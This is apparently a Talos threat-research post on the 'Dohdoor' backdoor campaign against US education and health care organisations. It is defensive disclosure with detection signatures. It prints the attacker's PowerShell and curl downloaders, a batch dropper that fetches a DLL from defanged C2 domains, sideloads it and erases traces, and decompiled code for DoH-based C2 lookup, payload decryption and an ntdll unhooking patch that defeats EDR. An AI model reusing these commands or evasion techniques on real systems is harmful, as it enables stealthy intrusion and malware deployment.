

New Dohdoor malware campaign targets education and health care

By Alex Karkins

Published: 2026-02-26 · Archived: 2026-05-12 02:01:07 UTC

Thursday, February 26, 2026 06:00

- Cisco Talos discovered an ongoing malicious campaign since at least as early as December 2025 by a threat actor we track as “UAT-10027,” delivering a previously undisclosed backdoor dubbed “Dohdoor.”
- Dohdoor utilizes the DNS-over-HTTPS (DoH) technique for command-and-control (C2) communications and has the ability to download and execute other payload binaries reflectively.
- UAT-10027 targeted victims in the education and health care sectors in the United States through a multi-stage attack chain.
- Talos observed the actor misused various living-off-the-land executables (LOLBins) to sideload the Dohdoor and has set up the C2 infrastructure behind reputable cloud services, such as Cloudflare, to enable stealth C2 communication.


Multi-stage attack chain

Talos discovered a multi-stage attack campaign targeting the victims in education and health care sectors, predominantly in the United States.

The campaign involves a multi-stage attack chain, where initial access is likely achieved through social engineering phishing techniques. The infection chain executes a PowerShell script that downloads and runs a Windows batch script from a remote staging server through a URL. Subsequently, the batch script facilitates the download of a malicious Windows dynamic-link library (DLL), which is disguised as a legitimate Windows DLL file. The batch script then executes the malicious DLL dubbed as Dohdoor, by sideloading it to a legitimate Windows executable. Once activated, the Dohdoor employs the DNS-over-HTTPS (DoH) technique to resolve command-and-control (C2) domains within Cloudflare’s DNS service. Utilizing the resolved IP address, it establishes an HTTPS tunnel to communicate with the Cloudflare edge network, which effectively serves as a front for the concealed C2 infrastructure. Dohdoor subsequently creates backdoored access into the victim's environment, enabling the threat actor to download the next-stage payload directly into the victim machine's memory and execute the potential Cobalt Strike Beacon payload, reflectively within legitimate Windows processes.

In this campaign, the threat actor hides the C2 servers behind the Cloudflare infrastructure, ensuring that all outbound communication from the victim machine appears as legitimate HTTPS traffic to a trusted global IP address. This obfuscation is further reinforced by utilizing subdomain names such as “MswInSoftUpDloAd” and “DEEPinSPeCTioNsyStEM”, which mimic Microsoft Windows software updates

or a security appliance check-in to evade automated detections. Additionally, employing irregular capitalization across non-traditional Top-Level Domains (TLD) like “.OnLiNe”, “.DeSigN”, and “.SoFTWARE” not only bypasses string matching filters but also aids in adversarial infrastructure redundancy by preventing a single blocklist entry from neutralizing their intrusion.



PowerShell downloader

Talos discovered suspicious download activity in our telemetry where the threat actor executed “curl.exe” with an encoded URL, downloading a malicious Windows batch file with the file extensions “.bat” or “.cmd”.

```
curl.exe --retry 20 -L
%43%4A%69%54%44%72%70%77%6E%6E%41%2E%4D%73%77%49%4E%73%6F%46%54%55%50%44%4C%6F%61%6
4%2E%64%65%53%69%67%4E/%78%31%31%31%31%31%31 -o cJitrPwnnA.cmd
```

Figure 2. Snippet of the PowerShell downloader command.

While the initial infection vector remains unknown, we observed several PowerShell scripts in OSINT data containing embedded download URLs similar to those identified in the telemetry. The threat actor appeared to have executed the download command via a PowerShell script that was potentially delivered to the victim through a phishing email.

```
$URL = "hxxp[://]lBaNDUGZcFG[.]deepInspectiOnSYSTEM[.]oNlINE/X111111"
$outputFile = "lBaNDUGZcFg.cmd"

Invoke-WebRequest -Uri $URL -OutFile $outputFile
```

Figure 3. Sample of related PowerShell script.

```
$Url = "hxxp[://]lBaNDUgZCF6[.]deepInspectionSYSTEM[.]oNLine/X111111"
$Destination = "C:\Temp\sample.exe"

$Folder = Split-Path $Destination
if (-not (Test-Path $Folder)) {
    New-Item -ItemType Directory -Path $Folder | Out-Null
}

$CurlPath = "$env:SystemRoot\System32\curl.exe"

if (Test-Path $CurlPath) {
    & $CurlPath -L -o $Destination $Url
} else {
    Invoke-WebRequest -Uri $Url -OutFile $Destination
}
```

Figure 4. Sample of related PowerShell script.

Windows batch script and anti-forensics

The second stage component of the attack chain is a Windows batch script dropper that effectively orchestrates a DLL sideloading technique to execute the malicious DLL while simultaneously conducting anti-forensic cleanup.

This process initiates by creating a hidden workspace folder in either “C:\ProgramData” or the “C:\Users\Public” folder. It then downloads a malicious DLL from the command-and-control server using the URL `/111111?sub=d`, placing it into the workspace, disguising it as legitimate Windows DLL file name, such as “propsys.dll” or “batmeter.dll”. The script subsequently copies legitimate Windows executables, such as “Fondue.exe”, “mblctr.exe”, and “ScreenClippingHost.exe”, into the working folder and executes these programs from the working folder, using the C2 URL `/111111?sub=s` as the argument parameter. The legitimate executable sideloads and runs the malicious DLL. Finally, the script performs anti-forensics by deleting the Run command history from the RunMRU registry key, clearing the clipboard data, and ultimately deleting itself.

```
@echo off
cls
mkdir "C:\ProgramData\sqqBUHSTfWpjufTV" >nul 2>&1
curl -s -L YHDJTylNsMWVuU[.]DEEPinSPeCTioNsyStEM[.]OnLine[/]111111?sub=d -o
"C:\ProgramData\sqqBUHSTfWpjufTV\batmeter.dll"
copy "C:\Windows\System32\mblctr.exe" "C:\ProgramData\sqqBUHSTfWpjufTV\" >nul 2>&1
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" /f >nul
2>&1
echo off | clip
cd C:\ProgramData\sqqBUHSTfWpjufTV
cmd /c start "" mblctr.exe YHDJTylNsMWVuU[.]DEEPinSPeCTioNsyStEM[.]OnLine[/]111111?
sub=s
del /f /q "%~f0"
```

Figure 5. Deobfuscated Windows batch loader script (C2 URLs defanged).

Dohdoor potentially runs the payload reflectively

UAT-10027 downloaded and executed a malicious DLL using the DLL sideloading technique. The malicious DLL operates as a loader, which we call “Dohdoor,” and it is designed to download, decrypt, and execute malicious payloads within legitimate Windows processes. It evades detection through API obfuscation and encrypted C2 communications, and bypasses endpoint detection and response (EDR) detections.

Dohdoor is a 64-bit DLL that was compiled on Nov. 25, 2025, containing the debug string "C:\Users\diablo\Desktop\SimpleDll\TlsClient.hpp". Dohdoor begins execution by dynamically resolving Windows API functions using hash-based lookups rather than using static imports, evading the signature-based detections from identifying the malware Import Address Table (IAT). Dohdoor then parses command line arguments that the actor has passed during the execution of the legitimate Windows executable which sideloads the Dohdoor. It extracts an HTTPS URL pointing to the C2 server, and a resource path specifying the type of payload to download.


```
DAT_18002fca0 = (code *)get_export_by_hash(psVar22,0x535237e0);
DAT_18002fcb0 = (code *)get_export_by_hash(psVar22,0xa456c876);
DAT_18002fca8 = (code *)get_export_by_hash(psVar22,0xbdfbdd5c);
DAT_18002fc80 = (code *)get_export_by_hash(psVar22,0x2237cbb8);
DAT_18002fc90 = (code *)get_export_by_hash(psVar22,0x6039941c);
DAT_18002fcb8 = get_export_by_hash(psVar22,0xa177bc22);
DAT_18002fc88 = (code *)get_export_by_hash(psVar22,0x9f870520);
DAT_18002fc98 = (code *)get_export_by_hash(psVar22,0xb06cded8);
DAT_18002fc68 = (code *)get_export_by_hash(psVar22,0xe4d18df6);
DAT_18002fc70 = (code *)get_export_by_hash(psVar22,0x41f424);
DAT_18002fc60 = (code *)get_export_by_hash(psVar22,0x102b7810);
DAT_18002fc78 = (code *)get_export_by_hash(psVar22,0xf7cb070);
lpCmdLine = GetCommandLineW();
ppWVar23 = CommandLineToArgvW(lpCmdLine,local_5c80);
puVar42 = (undefined1 *)0x0;
WideCharToMultiByte(0,0,ppWVar23[1],-1,local_c38,0x400,(LPCSTR)0x0,(LPBOOL)0x0);
uVar51 = 0xffffffff;
WideCharToMultiByte(0,0,ppWVar23[2],-1,local_838,0x400,(LPCSTR)0x0,(LPBOOL)0x0);
uVar47 = 8;
iVar19 = strncmp(local_c38,"https://",8);
pCVar40 = local_c38;
if (iVar19 == 0) {
    pCVar40 = local_c30;
}
pCVar24 = custom_strchr((ulonglong)pCVar40,'/');
uVar34 = 0x3a;
pCVar25 = custom_strchr((ulonglong)pCVar40,':');
```

Figure 6. Snippet of Dohdoor function, showing API hash resolving and command line argument parsing.

Dohdoor employs stealthy domain resolution utilizing the DNS-over-HTTPS technique to effectively resolve the C2 server IP address. Rather than generating plaintext DNS queries, it securely sends encrypted DNS requests to Cloudflare’s DNS server over HTTPS port 443. It constructs DNS queries for both IPv4 (A records) and IPv6 (AAAA records) and formats them using the template strings that include the HTTP header parameters such as `User-Agent: insomnia/11.3.0` and `Accept: applications/dns-json`, producing a complete HTTP GET request.

The formatted HTTP request is sent through encrypted connections. After receiving the JSON response of the Cloudflare DNS servers, it parses them by searching for specific patterns rather than using a full JSON parser. It searches for the string “Answer” to locate the answer section of the response, and if found, it will search for the string “data” to locate the data field containing the IP address.

This technique bypasses DNS-based detection systems, DNS sinkholes, and network traffic analysis tools that monitor suspicious domain lookups, ensuring that the malware's C2 communications remain stealth by traditional network security infrastructure.



```
uStack_40 = 0x1800028a2;
local_48 = DAT_18002e000 ^ (ulonglong)auStack_4ed8;
pcVar8 = "/dns-query?name=%s&type=AAAA";
if ((char)param_4 == '\0') {
    pcVar8 = "/dns-query?name=%s&type=A";
}
format_string_wrapper(local_848, (longlong)pcVar8, param_1, param_4);
uVar15 = 0x1bb;
iVar2 = tls_connect(local_4e98, (SOCKET *) "cloudflare-dns.com", "1.1.1.1", 0x1bb);
if (iVar2 != 0) goto LAB_180002bbc;
uVar3 = format_string_wrapper((undefined1 *) local_448, 0x180028eb0, local_848, uVar15);
iVar2 = tls_send_encrypted(local_4e98, local_448, uVar3);
if (iVar2 == 0) {
    uVar10 = 0;
    uVar3 = 0xffffffff;
    uVar4 = uVar10;
    uVar12 = uVar10;
    uVar16 = uVar10;
    while (uVar6 = uVar4, iVar2 = tls_receive_decrypted(local_4e98, (undefined8 *) local_4ea8, 1),
    if ((pauVar5 != (undefined1 *) [16])0x0) && (uVar4 != 0)) {
        (*pauVar5)[uVar4] = 0;
        pauVar7 = custom_strstr(pauVar5, (undefined1 *) [16]) "\"Answer\":";
        if ((pauVar7 != (undefined1 *) [16])0x0) &&
            (pauVar7 = custom_strstr(pauVar7, (undefined1 *) [16]) "\"data\":\");
        pauVar7 != (undefined1 *) [16])0x0) {
            puVar13 = (undefined8 *) (*pauVar7 + 8);
            pcVar8 = custom_strchr((ulonglong)puVar13, '\\');
            if ((pcVar8 != (char *) 0x0) && ((longlong)pcVar8 - (longlong)puVar13 < 0x40)) {
                FUN_18001e6d0(param_2, puVar13, (longlong)pcVar8 - (longlong)puVar13);
                pcVar8[(longlong)param_2 - (longlong)puVar13] = '\0';
            }
        }
    }
}
```

Figure 7. Snippet of Dohdoor showing the DoH technique.

With the resolved IP address, Dohdoor establishes a secure connection to the C2 server by constructing the GET requests with the HTTP headers including “User-agent: curl/7.88 ” or “ curl/7.83.1 ” and the URL /X111111?sub=s . It supports both standard HTTP responses with Content-length headers and chunked encoding.

Dohdoor receives an encrypted payload from the C2 server. The encrypted payload undergoes custom XOR-SUB decryption using a position-dependent cipher. The encrypted data maintains a 4:1 expansion ratio where the encrypted data is four times larger than the decrypted data. The decryption routine of Dohdoor operates in two ways. A vectorized (Single Instruction, Multiple Data) SIMD method for bulk processing and a simpler loop to handle the remaining encrypted data.

The main decryption routine processes 16-byte blocks of the encrypted data using the SIMD instructions. It calculates position-dependent indexes, retrieves encrypted data and applies XOR-SUB decryption using the 32-byte key. This decryption routine repeats four times per iteration until it reaches the end of a 16-byte block.

```

1800031e0    MOVD      XMM0, EDI
1800031e4    ADD       EDI, 0x10
1800031e7    PSHUFD    XMM0, XMM0, 0x0
1800031ec    PADDD     XMM0, XMM4
1800031f0    MOVD      XMM1, R8D
1800031f5    ANDPS     XMM0, XMM3
1800031f8    MOVD      XMM2, R8D
1800031fd    PACKUSWB  XMM0, XMM0
180003201    PACKUSWB  XMM0, XMM0
180003205    PSUBB     XMM1, XMM0
180003209    MOVDQU    XMM0, xmmword ptr [R14 + RAX*0x4]
18000320f    ANDPS     XMM0, XMM3
180003212    PACKUSWB  XMM0, XMM0
180003216    PACKUSWB  XMM0, XMM0
18000321a    PADDB     XMM1, XMM0
18000321e    MOVD      dword ptr [RAX + R15*0x1], XMM1

```

Processes 16-byte block of encrypted data buffer

Figure 8. Dohdoor function snippet showing the single instruction, multiple data (SMID) instructions.

For the encrypted data that remains out of the 16-byte blocks, it applies to the decryption formula “decrypted[i] = encrypted[i*4] - i - 0x26”. Every fourth byte is sampled from the encryption data buffer; the position index is subtracted to create position-dependent decryption, and finally the constant 0x26 is subtracted.

```

180003300    MOVZX     EAX, byte ptr [R14 + RCX*0x4]
180003305    SUB       AL, DIL
180003308    INC       EDI
18000330a    SUB       AL, 0x26
18000330c    MOV       byte ptr [RCX + R15*0x1], AL
180003310    MOV       ECX, EDI
180003312    CMP       RCX, RSI
180003315    JC        LAB_180003300

```

Processess by subtracting position and by constant 0x26

Figure 9. Snippet of Dohdoor showing the position dependent decryption algorithm.

Once the payload is decrypted, Dohdoor injects the payload binary into a legitimate Windows process utilizing process hollowing technique. The actor targets legitimate Windows binaries by hardcoding the executable paths, ensuring that Dohdoor executes them in a suspended state. It then performs process hollowing, seamlessly injecting the decrypted payload before resuming the process, allowing the payload to run stealthily and effectively. In this campaign, the legitimate Windows binaries targeted for process hollowing are listed below:

- C:\Windows\System32\OpenWith.exe
- C:\Windows\System32\wksprt.exe
- C:\Program Files\Windows Photo Viewer\ImagingDevices.exe
- C:\Program Files\Windows Mail\wab.exe

Talos observed that the Dohdoor implements an EDR bypass technique by unhooking system calls (syscalls) to bypass EDR products that monitor Windows API calls through user mode hooks in ntdll.dll. Security products usually patch the beginning of ntdll functions to redirect execution through their monitoring code before allowing the original system call to execute.

Evasive malwares usually detect system call hooks by reading the first bytes of critical ntdll functions and comparing them against the expected syscall stub pattern that begins with "mov r10, rcx; mov eax, syscall_number". If the bytes match the expected pattern indicating the function is not hooked, or if

hooks are detected, the malware can write replacement code that either restores the original instructions or creates a direct syscall trampoline that bypasses the hooked function entirely.

Dohdoor achieves this by locating ntdll.dll with the hash “0x28cc” and finds NtProtectVirtualMemory with the hash “0xbc46c894”. Then it reads the first 32 bytes of the function using ReadProcessMemory that dynamically loads during the execution and compares them with the syscall stub pattern in hexadecimal “4C 8B D1 B8 FF 00 00 00” which corresponds to the assembly instructions “mov r10, rcx; mov eax, 0FFh”. If the byte pattern matches, it writes a 6-byte patch in hexadecimal “B8 BB 00 00 00 C3” which corresponds to assembly instruction “mov eax, 0BBh; ret”, resulting in creating a direct syscall stub that bypasses any user mode hooks.




Figure 10. Dohdoor function showing the syscall unhooking EDR bypass technique.

During our research, we were unable to find a payload that was downloaded and implanted by the Dohdoor. Still, we found that one of the C2 hosts associated with this campaign had a JA3S hash of “466556e923186364e82cbdb4cad8df2c” and the TLS certificate serial number “7FF31977972C224A76155D13B6D685E3” according to the OSINT data. The JA3S hash and the serial number found resembles the JA3S hash of the default Cobalt Strike server, indicating that the threat actor was potentially using the Cobalt Strike beacon as the payload to establish persistent connection to the victim network and execute further payloads.

Low confidence TTPs overlap with North Korean actors’ techniques

Talos assesses with [low confidence](#) that UAT-10027 is North Korea-nexus, based on the similarities in the tactics, techniques, and procedures (TTPs) with that of the other known North Korean APT actor Lazarus.

We observed similarities in the technical characteristics of Dohdoor with [Lazarloader](#), a tool belonging to the North Korean APT Lazarus. The key similarity noted is the usage of a custom XOR-SUB with the position-dependent decryption technique and the specific constant in hexadecimal (0x26) for subtraction operation. Additionally, the NTDLL unhooking technique used to bypass EDR monitoring by identifying and restoring system call stubs aligns with features found in earlier Lazarloader variants.

The implementation of DNS-over-HTTPS (DoH) via Cloudflare's DNS service to circumvent traditional DNS security, along with the process hollowing technique to reflectively execute the decrypted payload in targeted legitimate Windows binaries like ImagingDevices.exe, and the sideloading of malicious DLLs in disguised file name "propsys.dll", were observed in the tradecraft of the North Korean APT actor [Lazarus](#).

In addition to the observed technical characteristics similarities of the tools, the use of multiple top-level domains (TLDs) including ".design", ". software", and ". online", with varying case patterns, also aligns with the operational preferences of Lazarus. While UAT-10027's malware shares technical overlaps with the Lazarus Group, the campaign's focus on the education and health care sectors deviates from Lazarus' typical profile of cryptocurrency and defense targeting. However, Talos has historically seen that North Korean APT actors have targeted the [health care sector](#) using Maui ransomware, and another North Korean APT group, Kimsuky, has targeted the [education sector](#), highlighting the overlaps in the victimology of UAT-10027 with that of other North Korean APTs.

Coverage

The following ClamAV signature detects and blocks this threat:

- Win.Loader.Dohdoor-10059347-0
- Win.Loader.Dohdoor-10059535-0
- Ps1.Loader.Dohdoor-10059533-0
- Ps1.Loader.Dohdoor-10059534-0

The following SNORT® Rules (SIDs) detect and block this threat:

- Snort2 – 65950, 65951, 65949
- Snort3 – 301407, 65949

Indicators of compromise (IOCs)

The IOCs for this threat are also available at our GitHub repository [here](#).

Source: <https://blog.talosintelligence.com/new-dohdoor-malware-campaign/>